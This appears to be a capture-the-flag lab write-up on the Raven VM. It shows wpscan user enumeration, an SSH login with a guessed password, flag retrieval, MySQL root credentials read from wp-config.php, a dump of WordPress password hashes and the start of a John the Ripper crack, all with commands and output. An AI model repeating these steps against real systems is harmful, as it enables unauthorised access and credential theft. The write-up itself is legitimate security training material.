
EXPLOITATION: PORT 22 SSH VULNERABILITY

- Use wpscan to find vulnerabilities and successfully obtained users.
  Command:
  wpscan --url http://192.168.1.110/wordpress -e u --api-token <API TOKEN>




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPVulnDB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 22

[+] Finished: Wed Nov 10 16:22:21 2021
```

- Utilize the user name from the step before and guessing the credential. Successfully connected to TARGET1.



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```


- Explore the directories and files and discover other sensitive information.



```
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


EXPLOITATION: MYSQL VULNERABILITY

- While logged in as Michael, found a wp-config.php file that contained the root user details and password to access the MySQL Database.




```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
```

- Once logged into the MySQL Database, The team had access to Michael and Steven's hash file under the wp_users. Next, using John, the team were able to retrieve Steven's password.



```
mysql> select*from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql> 
```




```
Created directory: /root/.john
Using default input encoding: UTF-8
